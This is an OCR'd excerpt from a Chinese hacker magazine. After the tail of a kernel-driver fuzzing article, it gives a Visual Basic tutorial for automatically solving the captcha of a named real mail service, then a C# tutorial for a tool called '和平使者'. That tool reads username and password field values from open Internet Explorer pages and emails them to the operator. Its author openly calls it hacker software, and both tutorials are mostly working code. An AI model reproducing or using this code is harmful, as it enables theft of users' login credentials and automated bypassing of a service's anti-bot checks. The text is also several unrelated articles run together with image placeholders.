



图 8

5. 内核漏洞挖掘实战

既然自己的 IoControl Fuzz 漏洞挖掘工具已经开发出来了，是骡子是马得拉出来溜溜。证明一下这种漏洞挖掘思路是否可行。通过笔者一段时间对 Windows 系统、安全软件、第三方驱动程序的撒网测试，借助于此挖掘工具，确实发现了很多漏洞。

这里我们选择一些已经秘密上报给厂商，并且厂商已经修补完成，同意在教学研究场合下公布的漏洞。这些漏洞的细节请参考本期黑客防线的另外两篇文章《超级巡警 v4 Build0316 ASTDriver.sys 本地特权提升漏洞》和《东方微点主动防御 1.2.10581.0278 Mp110013.sys 本地特权提升漏洞》。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）



前置知识：VB
关键词：VB、验证码

VB识别背景干扰色规则验证码

文/图　李劼杰

之前的文章中为朋友们介绍了简单规则验证码的识别，采用逐行扫描有用像素的方法。然而更多情况下，验证码图片的背景都不是纯色的，程序员会在图片背景中添加一些干扰像素。本文介绍 VB 识别背景有干扰像素的验证码，以 263 手机邮件系统的验证码为例（验证码地址为：http://sms.263.net/web/image.jsp），如图 1 所示。




图 1　263 手机邮件系统验证码

分析验证码

仔细观察该验证码可以发现如下特征：①它的大小为 60 像素×20 像素，由 4 个数字组成；②数字的颜色偏深，背景色相对浅；③4 个数字的位置是固定的（为了观察这一点，可以用 Windows 图片查看器将图片放大到最大）；④采用 VB 的坐标系统，（0,0）作为原点，得到纵坐标范围是 3～15，4 个数字的横坐标分别位于：7～15，20～28，33～41，45～53。

这里之所以精确得到数字的位置，是为了减少干扰，减少程序中判断和循环的次数，提高效率和准确度。

在 VB 中，我们分析颜色的 RGB 值，可以知道：颜色越深，3 个颜色的值越小；颜色越浅，3 个颜色的值越大。经过采样分析，浅色背景的 RGB 值集中在 120 以上，于是我们采用判断颜色 RGB 值的方法，可以将背景的干扰像素去除掉。

去除大部分干扰像素后，我们不能采用逐行扫描有用像素的方法，因为除噪工作并不一定彻底，残余的孤立干扰像素会影响程序判断的准确性。本例中，我们将去掉干扰像素后的有用像素数据写入文件中，识别时对照数据，匹配正确一定的比例就认定成功。比如，例子中一个字符占 9×13=117 个点，只要超过 115 个点匹配文件中的数据，就认定是这个字符匹配成功。

编码实现

程序窗体的基本布局如图 2 所示。




图 2　窗体的基本布局

所添加的 5 个按钮如表 1 所示。

表 1　按钮名称及说明

Name	Caption
CmdDown	下载图片
CmdNoise	除杂点并转黑白
CmdOneChar	学习识别单个字符
CmdWriteData	写入数据文件
CmdResult	识别验证码

3 个 PictureBox 从上至下分别是：Picture1，Picture2，Picture3。需要将它们的 AutoRedraw 属性设置为 True。同时将 ScaleMode 属性设置为 3-Pixel，以便使用像素作为长度单位量度。

此外，添加一个 Microsoft Internet Transfer 控件，用于下载验证码，Name 默认为 Inet1。添加一个用于显示识别结果的 Label，Name 设置为 LblResult。一个用于输入字符的 TextBox ，Name 设置为 TxtChar。

主窗体中的代码如下所示，笔者大致按执行先后顺序排列。

```
Option Explicit
Private Sub Form_Load()
    '窗体载入时将所有 PictureBox 统一到验证码的大小
    'Picture1 中默认已装载一张验证码
    Picture1.AutoRedraw = True
    Picture2.AutoRedraw = True
    Picture3.AutoRedraw = True
    Picture2.Height = Picture1.Height
    Picture2.Width = Picture1.Width
    Picture3.Height = Picture1.Height
    Picture3.Width = Picture1.Width
End Sub
Private Sub CmdDown_Click()
    '下载按钮暂时变为不可用
    CmdDown.Enabled = False
    '声明用于保存图片二进制数据的数组
    Dim picBytes() As Byte
```

```
        picBytes = Inet1.OpenURL("http://sms.263.net/web/
image.jsp", icByteArray)
        While Inet1.StillExecuting
            DoEvents
        Wend
        '将图片数据写入 Test.bmp 文件
        Open App.Path & "\test.bmp" For Binary As #1
        Put #1, , picBytes
        Close #1
        '将 Test.bmp 载入到 Picture1 中
        Picture1.Picture = LoadPicture(App.Path & "\Test.bmp")
        '按钮恢复可用
        CmdDown.Enabled = True
    End Sub

    Private Sub CmdNoise_Click()
        Picture2.Cls
        Dim X As Integer
        Dim Y As Integer
        Dim Ret

        '这里扫描了整张图片，并将其转为黑白
        For Y = 0 To Picture1.ScaleHeight - 1
            For X = 0 To Picture1.ScaleWidth - 1
                '将16进制颜色转为RGB色，保存在数组Ret中
                Ret = ColorRGB(Picture1.Point(X, Y))
    'RGB 值中任意一个小于 120，都将这个点设置为黑色
                If Ret(0) < 120 Or Ret(1) < 120 Or Ret(2) < 120
Then Picture2.PSet (X, Y), vbBlack
            Next X
        Next Y
    End Sub
    Private Sub CmdOneChar_Click()
        Picture3.Cls
        Dim X As Integer
        Dim Y As Integer
      Dim Ret
        '此处只将第一个字符转为黑白
       For Y = 3 To 15
            For X = 7 To 15
                Ret = ColorRGB(Picture1.Point(X, Y))
                If Ret(0) < 120 Or Ret(1) < 120 Or Ret(2) < 120
Then Picture3.PSet (X, Y), vbBlack
            Next X
        Next Y
    End Sub
    Private Sub CmdWriteData_Click()
        Picture3.Cls
        Dim X As Integer
        Dim Y As Integer
        Dim Ret
        '将第一个字符转为黑白
        For Y = 3 To 15
            For X = 7 To 15
                Ret = ColorRGB(Picture1.Point(X, Y))
                If Ret(0) < 120 Or Ret(1) < 120 Or Ret(2) < 120
Then Picture3.PSet (X, Y), vbBlack
            Next X
        Next Y
        '将字符数据写入文件中
        Open App.Path & "\Data\" & TxtChar & ".ini" For Output As
#1
        Print #1, "[CharData]"
    For Y = 3 To 15
            For X = 7 To 15
                '如果不是白色，就写入值为 1
                '此处坐标我们定义从（0,0)开始
    If Picture3.Point(X, Y) <> vbWhite Then
      Print #1, X - 7 & "-" & Y - 3 & "=1"
                            End If
    Next X
      Next Y
      Close #1
    End Sub
    Private Sub CmdResult_Click()
        LblResult.Caption = "识别结果：" & GetOneChar(7, 15) &
GetOneChar(20, 28) & GetOneChar(33, 41) & GetOne Char(45, 53)
    End Sub
```

上述代码中，函数 ColorRGB 用于将 16 进制颜色转换为 RGB 值，并返回到一个数组中，新建一个标准模块 ModuleGetRGB，写入下面的代码：

```
    Public Function ColorRGB(Color As Long) As Byte()
        Const ByN As Integer = 256
        Const ByN2 As Long = 65536
        Dim A(2) As Byte
        A(0) = (Color Mod ByN)
        A(1) = ((Color Mod ByN2) \ ByN)
        A(2) = (Color \ ByN2)
        ColorRGB = A
    End Function
```

此外，识别验证码的函数为 GetOneChar，它有两个参数，起始 X 坐标和结束 X 坐标。新建一个标准模块 ModuleGetOneChar，写入如下代码：

```
    Option Explicit
    Public Function GetOneChar(ByVal Left, ByVal Right) As Integer
        Dim X As Integer
        Dim Y As Integer
        Dim Ret
        Dim RightCount As Integer
        Dim RateMax As Integer
        Dim FileNo As Integer
        'FileNo 从 0 循环到 9
        For FileNo = 0 To 9
            For Y = 3 To 15
                For X = Left To Right
                    Ret = ColorRGB(MainForm.Picture1.
                    Point(X, Y))
                    If Ret(0) < 120 Or Ret(1) < 120 Or Ret(2)
                    < 120 Then
                        '如果是一个有用像素点，并且文件中的
数据为 1，那么 RightCount 增加 1
                        If GetValueFromIni(App.Path & "\Data\" &
FileNo & ".ini", "CharData", X - Left & "-" & Y - 3) = "1" Then
                            RightCount = RightCount + 1
    End If
    '如果不是有用像素点，而且从文件中读取不到数据，那么
RightCount 也增加 1
                    ElseIf GetValueFromIni(App.Path & "\Data\" &
FileNo & ".ini", "CharData", X - Left & "-" & Y - 3) = "" Then
                        RightCount = RightCount + 1
                    End If
                Next X
            Next Y
            '117 个点中有超过 114 个匹配，则匹配结束
            If RightCount > 114 Then
                GetOneChar = FileNo
                Exit Function
            End If
            '如果最终没有一个文件匹配超过 114 点
            '那么就选择匹配数量最多的那个字
            If RightCount > RateMax Then GetOneChar = FileNo:
RateMax = RightCount
            RightCount = 0
        Next FileNo
        Dim KeyPointCount As Integer
        '若匹配的最终结果是 0
        '还需要单独判断是不是 8
        If GetOneChar = 0 Then
            '扫描第 9 行
            For X = Left + 2 To Left + 5
                Ret = ColorRGB(MainForm.Picture1.
                Point(X, 8))
                If Ret(0) < 120 Or Ret(1) < 120 Or Ret(2) <
                120 Then
                    KeyPointCount = KeyPointCount + 1
```

```
            End If
        Next X
        '扫描第 10 行
        For X = Left + 2 To Left + 5
            Ret = ColorRGB(MainForm.Picture1.
            Point(X, 9))
            If Ret(0) < 120 Or Ret(1) < 120 Or Ret(2) <
            120 Then
                KeyPointCount = KeyPointCount + 1
            End If
        Next X
        If KeyPointCount > 6 Then GetOneChar = 8: Exit
        Function
    End If
'若匹配的最终结果是 8
    '单独判断是不是 0
    If GetOneChar = 8 Then
KeyPointCount = 0
    '扫描第 9 行
        For X = Left + 2 To Left + 5
            Ret = ColorRGB(MainForm.Picture1.Point
            (X, 8))
            If Ret(0) < 120 Or Ret(1) < 120 Or Ret(2) <
            120 Then
                KeyPointCount = KeyPointCount + 1
            End If
        Next X
        '扫描第 10 行
        For X = Left + 2 To Left + 5
            Ret = ColorRGB(MainForm.Picture1.Point
            (X, 9))
            If Ret(0) < 120 Or Ret(1) < 120 Or Ret(2) <
            120 Then
                KeyPointCount = KeyPointCount + 1
            End If
        Next X
        If KeyPointCount < 3 Then GetOneChar = 0: Exit
        Function
    End If
    '若匹配的最终结果是 8
    '单独判断是不是 3
    If GetOneChar = 8 Then
        KeyPointCount = 0
        '扫描第 Left 列
 For Y = 3 To 15
            Ret = ColorRGB(MainForm.Picture1.
            Point(Left, Y))
If Ret(0) < 120 Or Ret(1) < 120 Or Ret(2) < 120 Then
                KeyPointCount = KeyPointCount + 1
            End If
        Next Y
        '扫描第 Left+1 列
        For Y = 3 To 15
            Ret = ColorRGB(MainForm.Picture1.
            Point(Left + 1, Y))
            If Ret(0) < 120 Or Ret(1) < 120 Or Ret(2) <
            120 Then
                KeyPointCount = KeyPointCount + 1
            End If
        Next Y
        If KeyPointCount < 6 Then GetOneChar = 3: Exit
        Function
    End If
    '若匹配的最终结果是 3
    '单独判断是不是 8
    If GetOneChar = 3 Then
        KeyPointCount = 0
        '扫描第 Left 列
 For Y = 3 To 15
            Ret = ColorRGB(MainForm.Picture1.Poin
            t(Left, Y))
 If Ret(0) < 120 Or Ret(1) < 120 Or Ret(2) < 120 Then
                KeyPointCount = KeyPointCount + 1
            End If
        Next Y
        '扫描第 Left+1 列
        For Y = 3 To 15
            Ret = ColorRGB(MainForm.Picture1.Point
            (Left + 1, Y))
            If Ret(0) < 120 Or Ret(1) < 120 Or Ret(2) <
            120 Then
                KeyPointCount = KeyPointCount + 1
            End If
        Next Y
        If KeyPointCount > 10 Then GetOneChar = 8:
        Exit Function
    End If
End Function
```

以上代码中，我们对一些容易误判的字符进行了单独处理，例如 0、8 容易误判，那么在第一次匹配后，再次进行筛选，扫描并统计某几列或几行的有用像素，最终确定是哪一个字符。

```
    '读取 INI 值
    Public Declare Function GetPrivateProfileString Lib "kernel32"
Alias
    "GetPrivateProfileStringA" (ByVal _
    lpApplicationName As String, _
    ByVal lpKeyName As Any, _

                    ByVal lpDefault As String, _
    ByVal lpReturnedString _
    As String, ByVal nSize As Long, _
                    ByVal lpFileName As String) As Long
    '自定义函数，读取 Ini 信息
    Public Function GetValueFromIni(ByVal FileName As String,
ByVal AppName As String, ByVal KeyName As String) As String
        Dim Buff As String
        Buff = Space(100)    '分配 100 字节的缓存大小
        GetPrivateProfileString AppName, KeyName, vbNullString,
Buff, 100, FileName
        GetValueFromIni = Left(Buff, InStr(Buff, Chr(0)) - 1)
    End Function
```

至此代码编写结束，运行程序，如图 3 所示。




图 3　程序运行效果


总　结

识别背景有干扰色的规则验证码，可以采用以下基本思路：首先找到文字所在的具体区域，然后将彩色图片转为黑白，将文字中有用像素的坐标写入到文件中用于匹配，将验证码中的所有字符依次跟数据文件进行比对。

由于存在干扰像素，同时有用的像素偶尔也未能转换为黑色，程序目前识别率在 80%～90%之间。为了增大识别率，需要进一步做的工作是修正字符数据，或对容易混淆的几个字符进行逐行扫描，单独进行区分。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：C#
关键词：C#、嗅探、和平使者



网络嗅探器“和平使者”开发手记

文/图　暗夜舞者

网络嗅探器，网络方面的专业利器，在黑白两道都是高级别的工具，主要作用就是通过端口监听取得通过此端口的数据，而我们今天要开发的工具功能与此类似，只不过目的更明显并且不用通过端口监听，虽然没有嗅探器专业，但是体现了另外一种思路。界面如图 1 所示。



图 1

这个软件的工作原理是：通过进程罗列查找出符合预定义 URL 的 IE（目前只支持 IE 浏览器，有兴趣的朋友可以自行添加其他浏览器），取得此 IE 页面上名为 username 的控件的 value（当然，username 和 value 也是可以自行设置的，这里为了演示方便写成了固定值），最后通过 E-mail 的方式将 username 的 value 发送给操纵者。如果我们订制“和平使者”为取得某个页面的用户名和密码，而邮箱设置为我们自己的 E-mail，它就会完成一个黑客软件应该做的事。

下面看看它的几个主要方法：

```
public void Monitor()
{
    //控制取得的用户名数量
    bool b1 = false;
    bool b2 = false;
    //得到进程列表，用来判断是否打开了 IE
processes = System.Diagnostics.Process.GetProcesses();
    foreach (Process currentProcess in processes)
    {
        //如果当前的进程是 IE，则处理
        if (currentProcess.ProcessName.ToLower() ==
"iexplore")
        {
    //得到当前的窗口类列表
                shellWindows = new SHDocVw.Shell
WindowsClass();
                string filename;
    foreach (SHDocVw.InternetExplorer ie in shellWindows)
                {
    filename =
            Path.GetFileNameWithoutExtension(ie.Full
Name).ToLower();
                    //如果当前的窗口类为 IE，则处理
                    if (filename.Equals("iexplore"))
                    {
                        //判断当前 IE 的地址栏是否就是
                        //预定义的地址
                    if (ie.LocationURL.Equals(new Uri
("C:/Documents and Settings/Administrator/Desktop/Noname1.
html").AbsoluteUri))
                        {
                            flg = true;
                            //取得页面的 Document
                            mshtml.HTMLDocumentClass doc =
(mshtml.HTMLDocumentClass)ie.Document;
                            //遍历页面元素
                            foreach (IHTMLElement ihe in
doc.all)
                            {
                            //我们的目标就是 <input type=
                            // "text" name = "username"
                            // value="">
                            if (ihe.tagName.ToLower().
Equals("input"))
                            {
                                if (!temp1.Equals
(ihe.getAttribute("name", 0).ToString()))
                                {
                                    temp1 = ihe.get
Attribute("name", 0).ToString();
                                    message[0] = ihe.get
Attribute("name", 0).ToString();
                                    b1 = true;
                                }
                                if (!temp2.Equals(ihe.
getAttribute("value", 0).ToString()))
                                {
                                    temp2 = ihe.get
Attribute("value", 0).ToString();
                                    message[1] = ihe.
getAttribute("value",
    0).ToString();
                                    b2 = true;
                                }
    //将不重复的数据存入 List 中，以备 Mail 发送
```

```
                        if (b1 && b2)
                        {
                            list.Add(message);
                        }
                    }
                }
                break;
            }
            else
            {
                if (flg)
                {
    //当用户切换了当前页面时，发送 Mail
                    SendMessage();
                    timer1.Stop();
                }
            }
        }
    }
}
}
```

Monitor 方法是 Timer 调用的方法，我们的 Timer 每隔 0.5s 就会调用一次用于记录目标控件的值，注释已经详细的写出了代码的用途，下面还有个发送邮件的方法：

```
public void SendMessage()
{
    MailMessage mail = new MailMessage();
    SmtpClient Mysmtp = new SmtpClient();
    mail.From = new MailAddress("**************@
*******.com");
            mail.To.Add("**************@ *******.com");
            mail.Subject = "test";
            mail.SubjectEncoding = Encoding.UTF8;
            foreach (String[] temp in list)
            {
                mail.Body += temp[0] + "------------" + temp[1]
+ "\n";
            }
            mail.BodyEncoding = Encoding.UTF8;
    Mysmtp.Host = "192.168.0.253";
            Mysmtp.Send(mail);
            mail.Dispose();
}
```

这个没有什么好说的，就是配置一下邮箱的基本信息，将 List 中的数据写入邮件中发送回来，我们来看一下效果，我做了一个页面，就是一个 <Input type="text" name="username" value="test">，如图 2 所示。

